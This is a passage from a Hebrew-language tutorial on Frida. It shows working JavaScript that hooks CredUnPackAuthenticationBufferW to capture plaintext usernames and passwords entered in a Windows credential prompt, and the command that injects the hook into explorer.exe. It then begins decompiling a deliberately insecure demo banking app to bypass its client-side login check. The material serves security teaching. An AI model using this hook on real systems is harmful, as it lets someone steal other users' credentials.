אחרי שביצענו את כל זה, נגלול טיפה למעלה ונחפש אם פונקציה כל שהיא בוצעה בזמן שביצענו הרצה של תוכנית בשם של משתמש אחר. ואכן כך, נוכל לראות שאכן ישנה פונקציה בשם ***CredUIPromptForWindowsCredentialsW*** שהורצה בו בעת שביצענו את הבקשה שלנו.



בואו ננסה להרים את הסביבה שלנו מחדש, והפעם באמת להכניס שם משתמש וסיסמא. במקרה הזה אכניס פרטים שאינם נכונים, ננסה לראות מה קורה:



אנו יכולים לראות כאן שברגע שהכנסנו פרטים בוצעו מספר קריאות נוספות של פונקציות המכילות את המילה Cred בתוכן. כמסומן בתמונה ניתן לזהות את הפונקציה ***CredUnPackAuthenticationBufferW*** אשר אמורה לעניין אותנו במיוחד, כי אם נעשה רגע חיפוש קטן בגוגל לפונקציה זו, נוכל למצוא בתיעוד של מיקרוסופט את הדבר הבא, ואני אצטט:

*"The **CredUnPackAuthenticationBuffer** function converts an authentication buffer returned by a call to the CredUIPromptForWindowsCredentials function into a string user name and password."*

[מקור: https://docs.microsoft.com/en-us/windows/win32/api/wincred/nf-wincred-credunpackauthenticationbufferw]

אסביר לכם. הפונקציה הזאת אחראית להמיר לנו מידע אודות פרטים של משתמש מתוך מאגר אימות שהוחזר מקריאה לפונקציה בשם CredUIPromptForWindowsCredentials, ובכך לספק לנו את שם המשתמש והסיסמא כך שיוחזרו בצורה של מחרוזת (String).

כעת, ניצור קובץ JS חדש שבאמצעותו נתפוס את הפונקציה *CredUnPackAuthenticationBufferW* וננסה לחלץ ממנה את שם המשתמש והסיסמא שהוכנסו:


```
var username;
var password;
var CredUnPackAuthenticationBufferW = Module.findExportByName("Credui.dll",
"CredUnPackAuthenticationBufferW")

Interceptor.attach(CredUnPackAuthenticationBufferW, {
    onEnter: function (args)
    {
        // Credentials here are still encrypted
        /*
            CREDUIAPI BOOL CredUnPackAuthenticationBufferW(
                0 DWORD   dwFlags,
                1 PVOID   pAuthBuffer,
                2 DWORD   cbAuthBuffer,
                3 LPWSTR  pszUserName,
                4 DWORD   *pcchMaxUserName,
                5 LPWSTR  pszDomainName,
                6 DWORD   *pcchMaxDomainName,
                7 LPWSTR  pszPassword,
                8 DWORD   *pcchMaxPassword
            );
        */
        username = args[3];
        password = args[7];
    },
    onLeave: function (result)
    {
        // Credentials are now decrypted
        var user = username.readUtf16String()
        var pass = password.readUtf16String()

        if (user && pass)
        {
            console.log("\n+ Intercepted Credentials\n" + user + ":" + pass)
        }
    }
});
```

בסקריפט זה אנו יוצרים שני ערכים של משתמש וסיסמא, וכמו כן יוצרים פקודה אשר תפקידה לבצע יירוט לפונקציה של CredUIPromptForWindowsCredentials, כך שבעת כניסה לפונקציה זו התוכנית שלנו תיכנס לפועל. ניתן לראות בקוד את הקטע של ה-comment אשר מייצג את הערכים שהפונקציה של CredUIPromptForWindowsCredentials מספקת. ניתן לראות כי הערך השלישי מהווה את שם המשתמש ואילו הערך השביעי מהווה את הסיסמא. בשלב זה הערכים הינם מוצפנים.


בעת יציאה מהפונקציה אנחנו עושים תהליך של פענוח להצפנה על ידי המרה מ-utf16 ובסופו של דבר אנו מציגים על גבי המסך את הפרטים שהתגלו.

את הקובץ JS שכעת יצרנו, נזריק לתוך התהליך של explorer באמצעות Frida על ידי הפקודה הבאה:


```
Frida -p {Explorer ID} -l {Path to JS file}
```



כל מה שנותר כעת זה להריץ את הקובץ שלנו באמצעות משתמש אחר, להכניס לבפנים את שם המשתמש והסיסמא, וכשזה יקרה אנו נקבל את הפרטים מוצגים בפנינו בתוך פרידה, וזאת בעקבות ההזרקה של קובץ ה-JS שכעת ביצענו. כך זה ייראה:



ובעת שנלחץ על OK נקבל את התשובה הבאה:



כמו שניתן לראות, הצלחנו באמצעות הזרקת קוד JS בשימוש עם פרידה, להוציא את שם המשתמש והסיסמא שהוכנסו ולקבל אותם בתצורה של Plain Text כך שהם אינם מוצפנים וניתנים לקריאה.

מקווה שעד כאן אתם שורדים, החלק הבא שנציג בפרידה הוא הרבה יותר מעניין, וגם סוף סוף נעיף את כל הבינארי הזה מהעיניים שלנו, כך שזה הולך להיות הרבה יותר חביב.

פרק שלישי - שימוש ב-Frida ככלי פריצה לאפליקציות Mobile

אז כמו שכבר ציינתי מקודם, בחלק זה אנחנו הולכים לעשות משהו די חביב באמצעות פרידה. אנחנו ניקח אפליקציה שבניתי לצורך ההדגמה, ובאמצעותה נציג כיצד ניתן לעקוף את לוגיקת האפליקציה במצב בו הקוד נכתב בצורה לא בטוחה, כאשר מספר בדיקות קריטיות נעשות בצד הלקוח ולא בצד השרת כמצופה.

את האפליקציה ניתן להוריד מהלינק הבא:

https://drive.google.com/file/d/1H0c1awA99aGz2ktjJtqgo1laTBKTIIlu/view?usp=sharing

ניתן להתקין את האפליקציה על גבי מכשיר טלפון וירטואלי באמצעות כלים רבים שביניהם Android Studio, Nox, Geny Motion ועוד רבים. לצורך מדריך זה, אני הולך להשתמש ב-Android Studio והמכשיר עליו ארוץ הוא Pixel 3 XL API 26. כמו כן ניתן להתקין את האפליקציה על גבי מכשיר סלולארי רגיל, ואת כל התרגול לבצע עם פרידה על גבי המכשיר הסלולארי כאשר הוא מחובר באמצעות כבל USB למחשב. כן חשוב לציין שלצורך המתקפה שנבצע המכשיר צריך להיות במצב root וזאת בשביל להריץ עליו שרת של Frida הדורש הרשאות גבוהות על גבי המכשיר.

בואו נתחיל בחגיגה!

אז תחילה, אציין בפניכם את הכלים השונים שאנו הולכים להשתמש בהם במהלך מדריך זה (זה הולך להיראות הרבה אבל אין מה לפחד, הכל די פשוט):

כלים נדרשים:

1. פייתון מותקן על גבי המחשב.
2. Adb.exe
3. Frida-tools
4. Dex-tools
5. שרת Frida
6. Jd-gui
7. Android Studio
8. קובץ ה-apk של האפליקציה


את ההסבר על ההכלים שכאן, איך מורידים ומה נעשה איתם אני אסביר במהלך המדריך ברגע שנצטרך להשתמש בכל אחד מהם.

תחילת החקירה

אז קודם כל, תמיד לפני שאנחנו ניגשים לתקיפה כנגד כל אפליקציה שהיא, אנחנו רוצים קודם כל לראות מה עומד מולנו ואיזה וקטורי התקפה יכולים להיות מעניינים ורלוונטים. לכן תחילה אנחנו נתקין את האפליקציה על גבי הטלפון הסלולארי ונפתח אותה.

התקנה של קובץ ה-APK יכולה להתבצע על ידי גרירה פשוטה של הקובץ אל תוך המכשיר ובאופן אוטומטי ההתקנה תתבצע. בתום ההתקנה, תוכלו למצוא את האפליקציה על מכשירכם.


אחרי התקנה מוצלחת וכניסה לאפליקציה, ניתן לראות שהגענו לאפליקציית הבנק של Digital Whisper (כבר רשמתי פטנט אז אל תנסו..).




האפליקציה כמו שהיא נראית מבחוץ, מדהימה ופשוטה. ישנו מנגנון של התחברות רגיל הדורש שם משתמש וסיסמא וכמו כן כפתור התחברות. פרט לכך נראה שאין עוד פונקציונאליות נוספת באפליקציה זו. מעניין? לא ממש...

בואו ננסה לחקור את האפליקציה קצת יותר לעומק. בואו נראה איך האפליקציה תגיב למידע השונה שנכניס אליה, אולי נמצא חולשה כזאת או אחרת.

ניתן לראות שאם ננסה להתחבר ללא שם משתמש או סיסמא, נקבל שגיאה הדורשת שנמלא את כל הפרטים, וכמו כן אם נכניס שם משתמש וסיסמא שהינם שגויים נקבל הודעת שגיאה על כך שאחד מן הפרטים אינם נכונים. בנוסף, ניסיונות לחולשות כגון SQL Injection אינם עולים בהצלחה (סמכו עליי גם לא יהיה, אין באפליקציה מסד נתונים).





אוקיי, אם כך נראה שאין משהו מיוחד מדי באפליקציה וזה הזמן לעלות שלב אחד קדימה ולהתחיל לחקור את הקוד של האפליקציה. כאמור, יש בידינו כרגע רק את קובץ ה-apk של האפליקציה, אך לא את קוד המקור. בכדי שאכן נוכל לראות את קוד המקור, נצטרך לחלץ אותו מקובץ ה-apk וזאת על ידי שימוש בסט הכלים של dex-tools וספציפית בכלי הנקרא d2j-dex2jar.bat.


את הכלי ניתן להוריד מהלינק הבא: https://sourceforge.net/projects/dex2jar/

כמו שניתן לשמוע מהשם של הקובץ, תפקידו להמיר לנו קבצי dex (Dalvik Executable) לקבצי jar (Java Archive). במילים אחרות, נוכל לקחת את קובץ ה-APK שלנו ולהמיר אותו לקובץ ג'אווה (ע"י תהליך הנקרא decompiling), ובכך נוכל לקרוא את קוד המקור של האפליקציה.

בכדי לעשות זאת, כל מה שיש לעשות זה לפתוח חלונית פקודה (CMD) במיקום של הקובץ שכעת הורדנו, ולהריץ את הפקודה הבאה:

```
d2j-dex2jar.bat -d DigitalWhisperBank.apk
```


כך זה ייראה:




כמו שניתן לראות, נוצר לנו כעת קובץ חדש עם סיומת jar אשר מכיל בתוכו את קוד האפליקציה.

בכדי לנתח את הקוד, נפתח אותו באפלקיציה נוספת בשם jd-gui שניתן להוריד אותה בלינק הבא:
http://java-decompiler.github.io/

לאחר הורדת התוכנה, נגרור את האפליקציה שלנו אל תוך התוכנה, או נפתח את קובץ ה-jar על ידי לחיצה על File -> Open File ובחלונית שתפתח לנו נבחר את קובץ ה-jar שברצוננו לנתח:



נלחץ על Open ונקבל את כלל התוכן המרכיב את האפליקציה שלנו:




כעת, אחרי שאנחנו יכולים לגשת לקוד המקור שלנו, ננסה רגע לחשוב מה יכול להיות מעניין. אנחנו יודעים שהאפליקציה שלנו בנויה ממסך ההתחברות הראשי, בו יש לנו אופציה להכניס שם משתמש וסיסמא, וכמו כן יש כפתור התחברות.

בנוסף לכך, אנחנו סוברים שכאשר ונתחבר יהיה מסך נוסף, אחד או יותר, שאנחנו ניגש אליו.

לכן תחילה, ננסה להגיע לקוד האחראי למסך ההתחברות שלנו וננסה להבין כיצד הוא בנוי והאם יש משהו שנוכל לנצל בו בכדי לעקוף את מנגנון ההתחברות.

נפתח את ה-Package בשם com.example.digitalwhisperbank וכבר נוכל לראות שישנם מספר classes. מתוך ארבעת הקבצים ניתן לזהות שני קבצים מעניינים, כאשר הראשון הוא **MainActivity** ואילו השני הינו **HomePage**:



MainActivity בדרך כלל הוא השם הדיפולטיבי בעת יצירה של פרוייקט חדש ב-Android Studio והוא מסמל את הדף הראשון אותו רואים בעת הפעלת האפליקציה. סביר להניח שמדובר בדף ההתחברות שלנו. הדף HomePage כנראה מדבר על דף הנחיתה שאליו אנו נגיע כאשר ונצליח להתחבר לאפליקציה.

אז בואו נתחיל לחקור קודם כל את הקוד ש-MainActivity מכיל וננסה להבין מה אנו רואים.

מצורפת כאן תמונה חלקית של הקוד שאנו חוקרים, ואתחיל תחילה מחקירת הפונקציה של onCreate ולאחר מכן נעבור לפונקציה login_check.

לצורך הנוחות חילקתי את הפונקציה למספר מקטעים כדי שנוכל לדבר על כל אחד בנפרד:

```
protected void onCreate(Bundle paramBundle) {
  super.onCreate(paramBundle);
  setContentView(2131427356);
  final Intent homePage = new Intent((Context)this, HomePage.class);
  final EditText Username = (EditText)findViewById(2131230732);
  final EditText Password = (EditText)findViewById(2131230726);
  ((Button)findViewById(2131230723)).setOnClickListener(new View.OnClickListener() {
        public void onClick(View param1View) {
          Toast toast;
          Context context = MainActivity.this.getApplicationContext();
          String str2 = Username.getText().toString();
          String str1 = Password.getText().toString();
          if (str2.equals("") || str1.equals("")) {
            toast = Toast.makeText(context, "Fields cannot be empty", 0);
            toast.setGravity(51, 300, 1750);
            toast.show();
            return;
          }
          if (MainActivity.this.login_check(str2, (String)toast)) {
            MainActivity.this.startActivity(homePage);
          } else {
            toast = Toast.makeText(context, "Username or Password is incorrect.", 0);
            toast.setGravity(51, 180, 1750);
            toast.show();
          }
        }
      });
}
```

בחלק הראשון של הפונקציה שלנו, onCreate, אנחנו יכולים לראות שזה החלק של הגדרת המשתנים. סך הכל יש לנו כאן ארבעה משתנים כאשר homepage מסמל את הדף של עמוד הבית, שני משתנים מסוג EditText אשר מסמלים את שם התיבות של שם המשתמש והסיסמא שקיימות לנו באפליקציה, ומשתנה אחרון זה משתנה מסוג Button שהוא מיוחס לכפתור ה-Login שיש לנו באפליקצייה.

כמו כן ניתן לראות שמשתנה ה-Button שלנו משתמש בפונקציה הנקראת setOnClickListener וזוהי פונקציית האזנה שמחכה ללחיצה של המשתמש על כפתור ה-Login. ברגע שהמשתמש יבצע לחיצה, הלוגיקה שתהיה רשומה בתוך הפונקציה תתמש. אז בואו ננסה להבין מה יקרה.

אפשר לראות בחלק 2, שזוהי תחילת הלוגיקה של כפתור ההתחברות. ישנה הגדרה של 2 משתנים נוספים הנקראים str1 ו-str2 כאשר כל אחד תופס את המחרוזת שהוכנסה לתוך התיבות של ה-Username ו-Password בהתאמה. אם כך, str1 יכיל את הטקסט שנכניס לתוך שם משתמש, ואילו str2 יכיל את הטקסט שנכניס לתוך Password.

ישר לאחר מכן ישנה בדיקה, האם שם המשתמש או הסיסמא שווים לכלום, היינו, האם אחד מן התיבות הוא ריק לגמרי. במידה וכן תודפס למשתמש הערה של - Fields cannot be empty. אם אתם זוכרים, זו בדיוק ההערה שקיבלנו שניסינו להתחבר בלי הכנסה של שום פרטים (תוכלו לראות בתמונה למעלה).

כעת אנחנו נכנסים לחלק 3, וזה במידה ולא נכנסנו ל-if הראשון, מה שאומר שהמשתמש אכן הכניס שם משתמש וסיסמא כל שהם. כנראה שכאן תבוצע הלוגיקה של הבדיקה האם הפרטים שהוכנסו אכן נכונים, או מנגד, הפרטים שגויים ותקפוץ הודעה בהתאם.

